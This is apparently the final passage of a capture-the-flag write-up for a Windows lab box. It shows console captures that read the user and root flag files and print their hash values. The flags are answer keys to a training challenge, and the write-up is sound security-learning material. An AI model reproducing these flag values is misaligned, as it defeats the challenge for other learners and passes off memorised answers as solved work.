
User Flag



```
C:\Documents and Settings\Lakis\Desktop>type user.txt
type user.txt
700c5dc163014e22b3e408f8703f67d1
C:\Documents and Settings\Lakis\Desktop>
```

Figure 10: User Flag

Root Flag



```
C:\Documents and Settings\Administrator\Desktop>type root.txt
type root.txt
aa4beed1c0584445ab463a6747bd06e9
C:\Documents and Settings\Administrator\Desktop>
```

Figure 11: Root Flag

That is all from this box. I have decided to “Arctic” next.